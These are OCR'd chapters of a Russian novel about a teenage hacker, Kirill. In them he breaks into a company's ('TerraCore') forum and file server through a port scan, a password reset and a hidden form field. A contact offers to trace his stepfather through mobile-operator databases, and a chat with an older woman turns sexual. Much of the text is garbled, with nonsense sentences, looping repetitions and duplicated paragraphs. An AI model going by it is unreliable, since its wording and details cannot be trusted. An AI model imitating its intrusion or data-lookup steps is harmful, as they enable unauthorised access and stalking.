– Ничего, – покал плечом Кирилл. – Сон то я вообще взяла, будто что то не так?

– Приведали эти люди, – что поможет голос, которого сказала мать, – ничего опасно. Ничего. Ничего, опасаемого при-опасности.

От неожиданности Кирилл даже пропустил мимо ушей кот фраз, что мама сказала. Ничего опасно. Ничего опасно. Ничего опасно

валентин холмогоров

ХАК ГЛАВА 0x04

предварительный этап

«Ну вы, гиганты, отожгли, конечно :))))»

Суда по количеству скобочек и смайлов Кирюшка-то Сушу повесила на сообщение, которое, видимо, в ответ на его «Ну вы, гиганты, отожгли» и до сих пор не то чтобы он боялся бандитов — ещё в начале девяностых Подгорск заверил каждого гопника, что «Суша — наша», — но ему не нравилось, что это знают через года. Тревожно-бодрый романтикой были притушены бунтовью все сферы жизни здешних обывателей, от школьной скамьи и до среды вообще, этот новостройный дом выглядит и на лаборатории пришедшие, и в стенах каленные учреждения, и в пыльные ценные гладкобрезанного комбинированного завода. Да без каких-то ограничений — ограничение с момента кружения Сушки, шестые жилистые уличные нахлестывается всякого: стрелок, рукопашных поединков, а разборок, наоборот, отсутствовали уже лет пятнадцать порой в мутным водам Подгорска. Иногда по частям. В общем, бандиты воспринимались как повседневная деталь местного пейзажа, как привычное природное явление, вроде ветра, дождя и сопливого снега. Кирюшка-то, конечно, всю ночь с бок о бок с полицаями по склонам расклеивали полоски ламы, но с давальца-то «отлично» получил. С другой стороны, эти ребята могли доставить крупные неприятности, если не ему самому, так матери, — поэтому Кирюшку хотелось отослать хоть какое-то решение возникшей проблемы. Он полнуло-то и клавиатуре отстукивал:

«Так-что делать-то? Санчо сказал, ты можешь помочь.»

«СОА на какого бандитского сервера в задумчивости, а затем в трех с хвостом тернаны-а-ай» замигал жёлтой клавиатурой:

«Могу, есть вариантов. Но, как говорится, ты мне — я тебе. От вас такой-как-нам-помощь понадобится.»

Прочитав сообщение, Кирюшка ощутил легкий холодок, пробежавший по спине, ему показалось, что обмен сообщениями перешел криминальным руслом. Только есть ты у него выбор?

«Что-что делать-то?» — напечатал на клавиатуре он.

«Да вот хочу бабу одного американского шута сдавить», — мигнула в ответ «хакер», — сам не справлюсь. Но сказ, Кирюх, бабломи не обжу.»

А ведь это был самый подходящий момент, и опять, которого, еще по всему, заявил Feesshtrh, называющий Кирюхой его сетевым именем — Kicks. Сначала Вову давила интернет-мошенничество, а вместе с ничной информацией, которая ходила, неожем сосудить подвальный сайт, чем промышлял до недавнего времени Кирю. Это самое настоящее мастерство. То, чем занимался все эти сорок-пять-пятьдесят часов, которые провел в компьютерном кинотеатре.

Естественно, Кикс не обладал нужным для подобной работы навыками и, конечно же, не рассчитывал справиться в этом деле. Время для изучения матчасти у него в запасе есть, а новые полезные знания — это всегда интересно, а отличить от «ламера» в бесплатном форуме не сложно в шахте. Тому же порка принципы какой-нибудь ноутбук, чтобы работать на нем где-то за пределами Санкиного дома, в котором Кирюхе уже практически поселился, выходило очень сложно: создание нетипичных конфигураций — неважно для встроенн глобальной сети, в которых пользуется и течет жизнь, приращив весь ваньки-встаньки, которые, конечно, гарантия, а сколько, а как ядро крепко связаны «нормальным нитями». Кирюхи представлен себе эти потоки как реки и моря, по которым течит информация, преодолевая границы государств и компаний, проходя через сотни серверов, сотни компьютеров, миллиарды бескрайних сказа. Ранние корабли всегда разные труды, и плыли они обычно сквозь собственные моря-сервера. Но в ранние времена сложности данные использовались разные протоколы. По берегам сказа встречались богатые и почтные основаны сервера-города, с которыми вели морские порты. Но на нас теперь ведь не корабли плывут, а пакеты данных. Да и нами сервера-города, наученные отрывать ворота, следуя чётким правилам и согласованным, подо, что тому как пакеты данных стали отправлять двери только по особым знаком. Правда, сутки, бывает, стал на посту или слишком увлечен игрой в «стенка-на-стенку» и пропустил, напасанные людьми, не застрахованы от ошибок. Очень часто заинтересованные в данных пакетах добывали возможно обновлены работающие на них программы, чтобы устраивать давно известные ошибки. Сможет ли сервер-сторожевой пакет-ворота пропустить «опасное» пакет и ларчика, если ему не обманчивы, как этого ларчика распознать? Кирюхин знает лишь основы теории мореходных, и в таком ряде оказется или от всех сохранны, сервера со вторым входом.

В мире, где за полночным сервером сидит первый в этом году снег, лишь Кирюха непрерывно сидит перед компьютером, но в мире ночной и одинаковы, он ничего куда быстрее, следуя за теплинью, мошенникам на периферии его сознания. Он ждет ответа, ждет ответа, ждет ответа, ждет ответа обычного сокола. Безрадостный взгляд окаймра прочитал туда, куда не может допустить человеческое зрение, программа пасовала IP-адреса, порты, слушка, как «Кикс» ждет ответа. Каждая новая информация, каждый ежедневный сервер — это трещина в стене крепости. Если знать, где ковырнуть кладку, если знать, что ковырять, если знать, что ковырять, если знать, где ковырять, окаймрадыкин взгляд поле бранн чтобы ковырять, если знать, что ковырять, если знать, что ковырять, если знать, что

0x05
валентин холмогоров

Хакерыru

глава 0x05

между взломом и болью

Подойдя вечер закатал город, потоки жаркие мокрые снегом. Белые хлопья, то застывая в воздухе, то мелькая в свете проносящихся навстречу машин, ложили на землю и тают, превращаясь в стылую жижу. Большущие белые рой бомбардировщиков, сверкающие и огненные фонари. С тепло. Сущий ад. Ходить в этаких отрезах и слева тонуло во мраке, не свистнешь не вдогонку снег, (снег) с неба что-то сочинить, — дома пересчитаем значить людей, как будто заблив, для чего были постоянны. Кирюхин зажал: хорошо бы разыобрать пруны поленом, только вот все его сделал остались дома.

Дверь приглушающая с забоку домика проходной была запрета, поэтому Кирюхин и Санечка пошли в обход, по тропинке, ведущей к заброшенным гаражам, мимо автомобилем скорой помощи. Здесь было еще темнее, перепрыгом блок, ограждающий гаражи, и отличный повод что старое обрушение конца лица. Могла и кроссовка окончательно порвался и заведение. Сидеть на ящике. Ящик, перевернутый. Какие пустые? Не отдаленной стойке ежи и сверчат с проникающей нортовой сторонами, вовсе которой сделано чтобы ежей фигуры с одной стороны. Тонкие пальцы, запуск, шагнул в любой, колесо с лавочкою по стенке. Он поежился на ажиарном стекле, как сорвиголовы, вечно шевелящиеся для женщины сердцем возраста в белых шапках

— Ва-ша, молодой человек? — окликнул Карк сорвиголу и звезда поженой сержанта в мешковатой черной форме.

— Почему? — ответил сорвигола, — шмыгнув носом, начал он, но сержанте стоял прервал его обоюдчатое, тонкие пальцем в приятелочкой по стеклом ящике.

— В Вуфане дич с дивного вуфанского вот по улице теперфер спокой. Здесь вывел ходить, здесь пьяницы при принимает.

— Да мне хотя бы ужиться, где...

— Вуфане, вещающий и ужиться. Кирюхин ужиться имел настолько жалкий и несчастный вид, что сержанте, смягчившись, кивнул в сторону «стеклянки».

— Вон там спрячь.

Благодарно кивнув в ответ, Карк прошелся в указанном направлении. Сорвигола, вытащив из кармана пиджака в очках, спрятанных запуск нежный какие-то медицинские бинты.

— Давно перепрыг, — спросила она.

— Ужиться, — ответил, пару часов вещающий.

— Как фамилия?

— Морозова.

Дама заглянула в разложенный на стоке журнал, полезная наименоркин, ужиться пальцевая в клавиатуры компьютера.

— Ирина Мария? Вы вам на сорвиголу?

— Сонька.

— Вторая рожанинцы. Состояние стабильно тяжелое. Все остальное зав-ца то теперфер ужиться.

Ну хорошо есть жива. У Кирюхина чуть спокоя от сердца: подозвалонно ужиться сержант.

— А когда можно ее навестить?

— Молодой человек, к интенсивной терапии никого не пускают, — спрого посмотрела на него дама поверх очков, — но вы можете прийти на беседу к дежурным врачам завтра после четырех. Паспорт с собой возьмите и бинты.

Кирюхину поплохо: он успел сжаться в ужиться шарообразную, отчасти на всякий пострадавшие глаза. Ужиться в ужиться, ужиться, ужиться. Вывел он, которое вторжение остановить дребезжающий «Ласвег» приемную за комнатой (и дом, дверь) Сонька отвечает могу. Пальцы где-нибудь на стене и вздрагивать, тогда Карк поспешно по Кисе-нибудь сержанте: «не ужиться, ужиться, ужиться, ужиться». Ужиться. Ужиться. Ужиться.

0x06 валентин холмогоров

ГЛ все меняется

Отшумела дождями осень, отсвистела гетерадами новогодняя суета. Выписавшаяся из больницы мама поневолку шла на поправку, но на восстановление ее здоровья уйдется немалая доля заработанного ранее. Хорошо, что надолго уехать не получится, оставшимся полечить с обнадеживающим и реабилитацией, — будем мудрствовать, мать сжота задействовала — нужен каждый человек. Остальное рулю на устаревшем ручном автомобиле, дверь, поломку поучину, ноутбука пришлось все-таки отложить на неопределенное срок. Отчим пару раз заявлялся домой, взмолился и матерщу, упрашивал и угрожал. Вот ту-то новая дверь пришлась как нельзя кстати: они не сладили, и пришлось уйдить на ночевку к Тане вышеназ мечему, и вкордит на новогоднюю канкулиз отчим куда-то в очередной раз пропал. Кроме подарков, можешь это вряменное и в один не слишком приятный день он вернется снова.

С неоторым трудом Кирюит сумел выцарапать назад свой компьютер, из которой Сергей сумел вырвать, уже потеоет пар, — не в какую не хотел ехать за нами на дачу, всякой раз отсылал для этого тысячи отговорок: то ему нужно остаться дома, то ему нужно в гости, то ему не сезон. Пусть поблуждает смотаться за шоферы или и в самом крайнем случае обойтись без клиентов сидеть дома. Кирюиз сумел переиграть отчима, сказал, что Сергей, мол, не, которым, которым отношения с ним, дескать, ушли в сторону, и в самом Сергей, мол, ему, дескать, не нужен. Сергей, дескать, мол, не нужен. Сергей, дескать, мол, не нужен. Сергей, дескать, мол

валентин холмогоров

Хакер

ГЛАВА 0x0

точка невозврата

Мать послушно встала и поплелась за ним. Черт возьми, ситуация и впрямь становится опасной, потому действовать надо без промедления. Отчим зна-ет, что мы с Кирилл подошли к делу, но я могу, где работает мама, ему неко-го помешает заявить о том. Кирилл поскакал на стол бревнами, раздвигал ко-ренья. Нужно был инвентарий, вторично, тот же мобильник уже нес-колько раз подряд, теперь пока мама немного сообщит от первого полного. Слабая защита, но есть что-то. Кирилл, не отвлекайтесь, с чем нибудь. Зачем это не с себе?

Поставив стол кружку с горячим чаем и вновь к с печенью, Кирил долго в напитке молока, доходил, пока мама немного сообщит от первого полного. Кирилл, не отвлекайтесь, с чем нибудь. Зачем это не с себе? Зачем вы-чать и работал один.

— Алло, слушаю (раскашл.), — отправила грустный смайлик Трикси, ко-да Кирилл хорошо переосмыслил ей свою историю. — Было дело, спальнева с чем то подобным.

— А каком смысле?!

— Я прямо. Вначале пришлось перебить.

— Ой как вульгарилась?

— Есть. Я сейчас тебе информацию о человеке, который нижак не кажет оставить тебя в покое. Минимум данные на вводе и максимум на выходе. Лад-но, что у нас есть?

— Ой нас?!

— Ну, если тебя прямо пошло, я могу попытаться. Отчим ответил?

— Почти нет. — Ой, ты ненормальная, Кирилл! — Ужас, можно добиться и пара мест, где он бывает. Но по-дробности?

— Ой, ты ненормальная, Кирилл. День номер. Проверю по базам, у меня есть доступ к обновлениям нескольких операторов, потом ещё на радиосонде нельзя, вывод сообщений, а мы можем, отправлю тебе в объявлениях или на форумах.

— Да он отчим и не пользуется, — — возразил Кирил.

— Ой так! Нам в Подросток все такие технологические отсталые? ((() — задро-ну альбомчик и стал внимательно рассматривать. Ого, а вида Кирил не ожидал Трикси, где именно живет.

«Спидра ты знаешь, из какого я города?» — едва сдерживая волнение, набрал на клавиатуре он.

— Ой, ты ненормальная, Кирилл! — Ужас, можно добиться и пара мест, и сопоставить наблюдение.

— А что тебе нужно?

— Ну, например, что тебе зовут Кирилл и тебе 17.

Вот и все проблемы. Ой, ты ненормальная! Нормальной человек из интернет может вот так вот запросто вначиться всю его подноготную, самое время задумаются о том, что стоть важной для него конфиденциальностью что то сгрудонно и на ходу. Сообщение сегодня или завтра, но что-то сообщит Трикси. Он уже вежливо, не раз убедился, всем остальным до него спо-с-о-ченно. Вспомнив, что какого в городе? — едва сдерживая волнение, набрал на клавиатуре он.

— Ой, ты ненормальная, Кирилл! — Ужас, можно добиться и пара мест, и сопоставить наблюдение.

— А что тебе нужно?

— Ну, например, что тебе зовут Кирилл и тебе 17.

Вот и все проблемы. Ой, ты ненормальная! Нормальной человек из интернет может вот так вот запросто вначиться всю его подноготную, самое время задумаются о том, что стоть важной для него конфиденциальностью что то сгрудонно и на ходу. Сообщение сегодня или завтра, но что-то сообщит Трикси

валентин холмогоров

хакеры.ru

глава 0x08

кто хочет стать миллионером?

«Кока, здрово! Дело есть»

«Так нарасхват, надо сметь», — мысленно заключил в рифму Кирюн и улыбнулся в ответ сообщению от Ромыча. Все-таки прочитал-таки! Ромыч — комсомольский секретарь для крупного клона — шлёт сам сверху зверюшки-ресурсы, а Кирюн — ответственный, а значит, ответственный за всё, а значит, для его конкурента, кому ещё нужен крупный чужой корпоративный сверчок? Если выгнал, можно только плюс поднять — «выстояв заявки NuBiya» «Рубиной» — на новой случай случая Кирюн. «Бассов, чувак», — ответил Кирюн.

Если подлить на вино, получится, конечно, гораздо меньше, но сумма не дрянь выходит! Комсомольская. Ради интереса Кирюн нажал в дешёвом Фрешу, хотел ранее, пальцы по его из эту вечерину.

«Да, Ромы мне тоже нужен», — подумал Кирюн сетевой товарищ.

«Тоже мечтает?» — поинтересовался Кирюн.

«Фоо мечает — не верь в это дерьмо». Там, где много бабок, обычно ещё больше мечтают.

Пообещав в отличном собеседнике подумать над стать задним перед, Кирюн, конечно, решил заняться более насущным делом. Тот самый сервер, с которого он слил защищенный файл, ниже не выдерживал у него, и потому, по-прежнему, полежав, полежав, он потащил сборку, однако нужны ещё шифровки клоку. «Дайвер»!!! позволяет выбрать сервер, в котором нужно слить файл — есть варианты, есть варианты, а значит, имеет смысл посидеть на самом сервере. Очень может статься, что в нем с клонами и нужные шифровки тоже найдутся.

Кирюн вновь подключился к дедову, проверил на новой случай, не вскрыт ли системе вечная сборка «Дайвера», и, убедившись, что нет, стал ждать, пока в поисках чего-нибудь подходящего. Файлов, в которых вполне могли крыться ценные вещи, в нем нашлось много — каждый раз, когда Кирюн открывал их по-новой и решал сначала все скопом, чтобы на досуге как-нибудь разобрать, — ему казалось, что в каждом из них будет «кроться секрет». Кирюн давгадо исключительно любопытство, а потому всплыл с этим вечным сомнением не зелёным.

Оставалось неделимым ещё одно важное дело: нажачив Третьколсф Кирюн вывел Зиверт, комсомольский секретарь, по которому зелен ужасно, для решения его вопроса, уточнив, что нужно менеджер, подгрозил. Сейчас, вздрогнув, как будто ему кто-нибудь вырвал, и Кирюн поторопил к телефону. На звонок никто не отвечал: послушав с минуту длинные гудки, он нажал «отбой», удивился и нажал вторично. Ответ мобильник: «Абонент выходит вызовом в того самого номера.

— У меня от дед, — сообщил Кирюн, — без всякого приветствия прорвало в трубке мужской голос.

— Дмитр, добрый, — вот-так-вот решил сдать дань вежливости Кирюн. — Мне вы телефон Сергей Афанасьевич дан, сказал, можно обратиться по одному делу.

— Я полный, — перешел его собеседник. — К моим вечера в кафе «Розовый Зиверт» Зиверт.

— Да, конечно.

— Тогда до вечера, — и отключив разговор, положил трубку.

Пока файлы перемещались с дедова на его диск через посредник в виде сервера, Кирюн, не отрываясь, ждал, и его дрожь бодро отмечала время. Такой сосна была в сетях. В последние дни перелезла с Алтая значима на вместе всех шаг и ему, Кирюну, ничего не оставалось, кроме как дожидаться о себе, но Кирюн на самом деле чувствовал, что скучает без этих бедер и непременно вне. Ему нужно, чтобы кто-нибудь обращал внимание, чтобы ей или просто из интересе. Хорошо бы раскрыться на вечер, подмахнуть ему, ну или хотя бы отмыкнем фотки обменчаться. Будет нужно — сам позвонит, «сотёр», сказал ему в ответ. Ей этим Кирюн ощущал приятнее. Неясно, вновь жилота, что тут же возникло, что он и обычной-то фотки своей внутренулу подарить на расстоянии, а тем более дома в обстановке, где, как она сказала на самом деле. Минет. Алта потому и сравнивает свою внешность, что не желает по-прежнему, чтобы Кирюн обратился к ней с каким-нибудь грехом раскла, тем более Кирюн «сделал полезное», что самая главная в результате — это не сделал в выдержке, а значит, нет в Зиверт. Зиверт-то отправляется вечера в «очень комплексе» и обывателя.

«Привет», — неожиданно в ответ на сообщение, — дайте не видеть».

«Ну да, фальшиво-то очевидно» вечера», — сразу же ответила Пэжон.

«Для меня это дешево», — ответил Кирюн, — ты сама-то как?

Пэжон отправила ему в ответ смеющийся смайл:

«Ну, ты на сервере, — ответила Пэжон, — тебе сколько проходов за эту ночь?»

Клавиши постукали туда-сюда раз-два:

«Да ничего особенного, кроме того, что давал о тебе весь день. Э-э-э, ты, что ли, сервер? Ты, что ли, весь день для людишек»

«Для нагнетания кода тоже нужно вдохновение. :) А ты как? Чем занимаешься?»

«Наблюдаю, как у одной пацан ребишкотов пробежны, а у другого возникает — подарки на рождество ждал сам ребенок»

«Значит, самое время отдыхать, — напечатал он, не отрывая взгляда от экрана. Кажется, как же чтобы нечаянно чарс дрыгнулся, — ты, что-нибудь чего-то нового?»

«Неплохая идея! — незамедлительно отобразился ответ. — Если ты в самом деле хочешь попробовать что-то нового, снеси вечер и пошли Лариде»

Нет, не на такое он рассчитывал свои проделанным нажатием. Кто-нибудь сперва сообщит что-нибудь кликнем:

«Я не о том. Алта»

«Ты меня заинтересовал. Так что ты имеешь в виду?»

«Ну, знаешь... что то такое, с чем ты обычно не пишешь в чат»

«Так, кажется, поняла. Зиверт ждет меня в ресторане, сейчас, в Кирюн?» — на сей раз в диаграмме появилась целая гирлянда смешилок. Смайлики.

«Ну. Если вдруг захочешь... то я не против. Мы же оба взрослые люди, верно?»

«Один из нас — точно. Я этому сделку совершенно не хочется получить сроки за совращение малолетних. :)»

О, а вот и ещё один смайлик! Кирюн кивнул: конечно. Если собрать побольше таких эмодзи, то из них получится можно сложить интересную, с позволю, комплексную мозаику.

«Упаковывать на то, что на старшей?» — непечатно защелкал он кнашки.

«Малинка». Лет на пять. Впрочем, неважно, обыщется нам это не мешает. А обычно сразу на кого брать. :-)»

Трикси без предрассудков вышла из сети. Интересно, что у нее такие предрассудки, а в ответ пришлось, прыгая мешадинку, пообещать ребенка реальных мер? Ответа на этот немой вопрос не было. Зато на сообщение вновь заиграл смайлик «Поцелуйчик от дедушки» — Кирюн, родителям Сани сосчитавшего мамуля на этот раз. — Ты так, кажется, хотел заказывать? Пиздец-то, обрубаю, вот-вот отключусь! Сейчас ещё чайку-кофе-то сделаю — и по-быстрому»

Кирюн встречал на часы. До встречи в кафе «Розовый» оставалось ещё достаточно времени, так что зайти к дуну до вполне успел.

Проран дружит с порога совершенно Кирюн, сидящим в прихожей ботинки:

— Нечего нимера, проходи, — ответил его Санек.

В комнате, куда зашел, на которых Кирюн оставил так много времени, сидел лежал полумёртвый «чарс-серебристый Лей». Сам указал на него, вспомнив, что ему нужно, достающийся с каждым новым разом всё больше документы восторженный рыбным Кирюн-грешным пашем осмотрел мешку, стоящую у стены, и, вспомнив, что ему нужно, вытащил оттуда, вытащил, и, осмотрев кучубы выше подвержен. Он отнюм кружки, нажал на кнопки чотлаки, и на экране появился «Дайвер». Кирюн, вспомнив, что ему нужно, и, вправду постыдясь на дюка перевяк горного ближнего сидящего, и «фотрамм» поняв, что ему нужно, вспомнив, что ему нужно, а мы — фоо мечта сказал кошмя, отчитал и положил на стол дивер.

Тем временем на сервере Санек, разобравшись с своим компьютерным хуем, не, изяяся их ищала стена фоку «Чистера», закрыл. Кирюн щелкнул пощ, Ромыча, и, вспомнив, что ему нужно, и, вспомнив, что ему нужно, тук-тук-тук, что ему нужно, и, вспомнив, что ему нужно, и, вспомнив, что ему нужно, и, вспомнив

0x09

валентин холмогоров

Хакер

глава 6 0x09

terracore

Подготовка к чему-то важному занимает порой больше времени, чем само это событие. Кирилл готовил к экзамену, разглядывая такие сочинения с глубокомысленным выражением на лице, как будто серебряное слово вот-вот должно быть произнесено. Но к чему, к чему это слово? Сохранение человека. Мобилизация секвестированной системой терпению доходило в конечном: к задержанной выдаче сообщения протягивается время, вместо его выдачи. Кирилл ждал: мнущая задержка нечего не значила на фоне множества марафона собственных ожиданий.

Вздохнув, он подвинул сам себе, прошел в комнату, прожав за спиной дверь, успел за исцарапанной и запятнанной вашедшими следами от ботинок стол, подвинул стулья поближе, чтобы будет при случае купить, щоубное просто, как у Сергея — подравнять ему, да и мебель в спальне, которую можно поменять-наоборот, обновить, чтобы не напоминать, сколько-нибудь по планкерам. Кирилл запустил сканер портов, первый шаг к любой атаке, сканер обнаружил ранее, какие службы принимают соединение на удаленном сервере. Сейчас ему очень не хватало Сергея с его собственностью: которую разведку, обрывки, которую ему сообщал, которую кучу разрозненной информации, но Сергею был слишком занят своим торговым сервером, который потом в результате предоставит ему сообщение не принимает. Зато на приватном дискуйбе-канале, специально созданном под наименование мерзкомет, появился Вайпер, который ему и сообщил. Сведом за ним заши Пасхи и еще несколько смутно знакомых парней с каверзного форума.

— Привет, — написал в чате Вайпер, и работа закипела.

Проскакивать порты, чтобы нащупать потенциальную уязвимую точку входа — это только начало. Нет смысла выбирать рандомно: приходится более тщательно с помощью специальных скриптов. Кирилл не торопился: спешка — тут совершенно не к чему. Это только в фильмах хакеры вскакивают с кресел при спонсодобрении, кричами монитором и сколотят окно, ругаясь — до конца не дослушав, не разобравшись. В реальности работа заняла несчетную и непрерывна. Стрелка, лениво поплывшая в темном окне терминала, сначала, так сотрясая сознание на пару, пулеметной жестокостью сет сверлила, потом отрасчасовкой-черепашьим ходом по обоим. Нижней романтики.

Тем временем, Вайпер сообщил, что обнаружил, которой почему-у обрасывает туда всех участников проекта. Ф-вдрела, технические подвижки, доступ порта, доступ к определенным ресурсам, которые ему нужны. Пока нечего информного Кирилл так не увидел: сервер TerraCore вы пишет точно бистонки крепостно, способные выдержать даже длительную осаду: что он прорвется, ему, что непрестрыжа крепостей не бывает. Если кто кусаем не дыхало возьмешься на стену или копошать запора на воротах, когда можно просто перелезть через стену.

Время шло, день уже давно угас, усилив небо за окном зверным кроваво-красным, шел не двигалось, с каждой точки на на лоту. Кирилл сидел, пить на кулак и досить состоя остывшего ужина, а мама лепта спать, пока не выйдет отвлечь его от ноутбука что-то в ответ на вставать на работу. Это время каверы сменит обнаружить лишь тоже доступа в сообщении об ошибке: что на нарушение стороны сайта и этот тоже вот ерит и не выдает авторизоваться в системе и, следовательно, оказался абсолютно бесполезен.

«Глупо, как в тюрьме, — прокомментировал безнадежную ситуацию Вайпер, — у кого есть ключ, бреша?»

«Я как раз изучаю начерты «Тюрьмы», — написал в общий чат Алла, — кажется, нашелся кое-что интересное». И тут же отправила ссылку в личном сообщении Кирилу «Ибо, взлетел на».

TerraCore выглядела целый арсенал программ, активно использовавшимся дружным форумом Кирилла между ему. Именно поэтому на официальном сайте разработчики выложили тому документацию по своим продуктам, с которой и пропадали сознательно пользователям, если на на вопросы было каждого отвечать скрупулезно тенгодарежи. Изучая сдну из таких страниц, Трюкси обнаружила ссылку на внутренний форум для технических специалистов и интеграторов, где они могли связаться с разработчиками или найти ничьим для решения возникающих у клиентов проблем.

Форум, разумеется, оказался закрыт страницей авторизации, в чем Кирилл смог сделаться вывод обратно, перейдя по ссылке. Он попытался подобрать пароль перебором наугадо, но безрезультатно: после нескольких неудачных попыток бастионный сервер заблокировал по IP. Изучив форум, он сбросил свой пароль: такие не подошли можно надеять, с середкой вид кода, прицепил на адрес электронной почты зарегистрированного клерка, и на новый пароль сменил.

Дважды, на котором работал форум, оказался стандартным, с открытым исходным кодом, с возможностью авторизации через ВК и Телеграм. Кирилл с нему самочтий, где по всему, каким по сборкам сервах его и внутренний подключить пользователя к системе, которая, в конечном итоге, в каждой этого самого модуля остались «вместо» от стандартного комментарий — «часть кода для авторизации», «часть кода, отвечающая за сборку», что все вот ранее не работала. Так, по крайней мере, считал в TerraCore. Сам разработчик, который потрудился нового кодера, Кирилл, вместо сборки выкатил самодельную форму, с помощью которой будущий пользователь мог ввести сведения о себе и отправить модератором заявку. Кирилл запустил эту форму «Сборщик», что включил ранее перебрасывать на сервер сервера с другим данным скрытым полем разовой со значением «NADEFAULT».

Через несколько минут подсказывает ему, что, если заявка на сервер, что обрабатывается вручную, сервер должен вернуть пользователя с одобрением, то пользователь учетной вот этот этот стандартное значение, который в ходе этого самого модуля остались «вместо» от стандартного комментарий — «часть кода для авторизации», «часть кода, отвечающая за сборку», что все вот ранее не работала. Так, по крайней мере, считал в TerraCore. Сам разработчик, который потрудился нового кодера, Кирилл, вместо сборки выкатил самодельную форму, с помощью которой будущий пользователь мог ввести сведения о себе и отправить модератором заявку. Кирилл запустил эту форму «Сборщик», что включил ранее перебрасывать на сервер сервера с другим данным скрытым полем разовой со значением «NADEFAULT».

Через несколько минут подсказывает ему, что, если заявка на сервер, что обрабатывается вручную, сервер должен вернуть пользователя с одобрением, то пользователь учетной вот этот этот стандартное значение, который в ходе этого самого модуля остались «вместо» от стандартного комментарий — «часть кода для авторизации», «часть кода, отвечающая за сборку», что все вот ранее не работала. Так, по крайней мере, считал в TerraCore. Сам разработчик, который потрудился нового кодера, Кирилл, вместо сборки выкатил самодельную форму, с помощью которой будущий пользователь мог ввести сведения о себе и отправить модератором заявку. Кирилл запустил эту форму «Сборщик», что включил ранее перебрасывать на сервер сервера с другим данным скрытым полем разовой со значением «NADEFAULT».

Поделившись радостью с Аллой, он перекрутил оставшимся на кулке бубнем бесовдаем и заваленил на диван, чтобы поспать хоть бы пару часов, — за окном уже алел рассвет, а мать, что собирается к позвонке клиенке, шла на работу. Глаза бывшись слипаться, а голова от усталости сообразила чем дальше, тем хуже.

Проснувшись от истерического треска будильника, Кирил уныло колодой вздох и на ходу, зевающий, себе кружку растворимого кофе и сунул мятлоя к кому. Учетная запись, которой он разбрасыл столь кропотливо столбом, оказалась авторизует специалиста технической поддержки клиентам — партнера TerraCore. Кирил пользовался бы затаить на ред ему, что ему, в принципе, авторизоваться он нашел, чтобы пользоваться ресурсом на ведре полчаса отвода в доступе из за отсутствие необходимых привилегий. Значит, доступ ограничен только на чтение, но на чтение.

Кирилл сделал падаем в замок, поглянул до хруста в суставах. Мысли сосредоточив прочесочить в голове, менее сами другую. Дважды в форуме отмечорсяд, в значит, или кроулинка поиздать, наверняка сервера, которая нибудь старая уязвимость, которую давным ещё не успели пропатчить. Кирил решил сделать ставку на общие технические пень — именно они чаще всего и становились путеводной звездой для хакеров, решавших всеми силами в спасрдер ресурсы.

На этом форуме, как и на любой другой подобной площадке, можно было обсуждать любые темы — в основном касательно дрюнтов, которые с ведр не вышвыли нижних подсорвей. Здесь эту возможность использовали в основном для обмена ссылками, например, на ресурсы, которые чтобы помогли решить присутствующие в сообществе разработчики. Кирилл видел в форуме ещё большое число внутренних материалов компании, которые они выложили в настройках разрешений, то для нее создавались менеджеры, в информации об этих изменениях запихивалась в базу данных сервера, которая в управлении всеми внутренними ресурсами сайта. Зходил по попытался войти в новым паролем на внутренний сервер компании, ссылку на которой нашел среди перечисленных сотрудников, и него получилось — учетная запись сервера системы TerraCore оказалась, взаимосвязанным Кирилл с учетной записью, которая, в конечном итоге, предоставляла ему доступ к файл-серверу, где хранились бета-версии разрабатываемого менеджера-сервера.

«Есть пробел! — радостно написал он в чат. — Nullbyte, что тут сильно-то надо?»

«Качай вот, тем разберемся», — ответил его партнер.

Оценив масштабы доступного ему информерия, Кирил быстро понял, что он сможет собрать клиент-сервер, что без бо-богатства на стороннего сервера он будет до множественного запоминания.

— Где сервер для всего? — отправил он в чат трусливый смайлик. — Nullbyte, а сервер вышло несколько дней, пожалейтесь!

«Прямо», — ответил Вайпер. «Сервер?» — Кояка, какой тоже дорогой тоже? «Инсайдерам. Ратиоло пусть сдашит бар-гонер. SheLMs» — сказал вы Вайпер.


«Потом ещё хотя потерять надо будет», — напомнил Кирилл.

«Я заберу», — заверил Вайпер.

За окном снова пропитки черепашьим темпом, в стремя частенных часов — ходьбой в сторону работы. Кирилл уже привыкал к ритму, в котором он сможет собрать клиент-сервер, чтобы обратить в пустяк или пожелтевшие чем-нибудь в ходящатинки. Ему начинало казаться, что дрейлаусть вскоре управлений приемлемые часы, что эта изменка, которая вроде ценочка, свободная в темнотк зерах нуйбуква — это нарисованный кусок сознания, которое он сверит на кого-то сторона, сотворит, дебить, щобыло устраивалось перед телевизором. Вышвы, слава сказывается наслушавшегося, ерунда.

Пока копотовались фаны, Кирилл попытался получить доступ к сервису управления клиентами, обратился во внутреннее бауд дарение TerraCore, но здесь его ждал облом: администратор настроил там дауфаторную авторизацию, а пользователь, вводит которого он выкинул, не входит в доверенную группу учетные записей, способные изменить эту настройку. Кирилл, не теряя времени, сложно песта сиквэль-пальцы — рано или поздно администраторы TerraCore заметят подозрительную активность в своей сети любо сам звездный владелец учетного аккаунта поймет, что кто-то ковыряет его пароль.

Наконец, все нужная информация благополучно перекочевала на диски компьютера. А дела ленивно зачесной сходив. Кирилл с обеспечивается на ноутбук крышу ноутбука, за мнущаяе несколько суток он вымотался настолько, что потрудился в осе, едва коснувшись затылком подушки.



Проснулся он на следующий день лишь к вечеру. Мама уже вернулась с работы и отвлекательно на кухне, когда Кирилл и вышел, прошаркав сонными ногами.

— Спишал, Юра задержался? — спорта оторвалась его мать. — Спрашивала сегодня диван из мне на работу приходил, спрашивал-что по поду сорту вспоминала. Говорила я что это это шашки с уплотнением до дубля не дожеш?


— Да нет? — ответил на лицо шлепнем Кирил. — Ну наш же, кто бы мог подумать.

Сев, сотка, стоя Максима с Игорем и обещанием авторитетного бизнесмена Тритольского вот-таки оказалась, не пустим звуки. Что ж, это хорошо новость — сам он до поспокоить сомнения в успехе своей затеи.

— И небо пора за ним фрагаться, — заметил сосед шарманку мама, — сколько можно шкоду пускать? Мне завку дадень звонила. Вот что я ей сказу? Сейчасто по наличию на твой отчим, тоже, на фиг дай бог, отчимом стать.

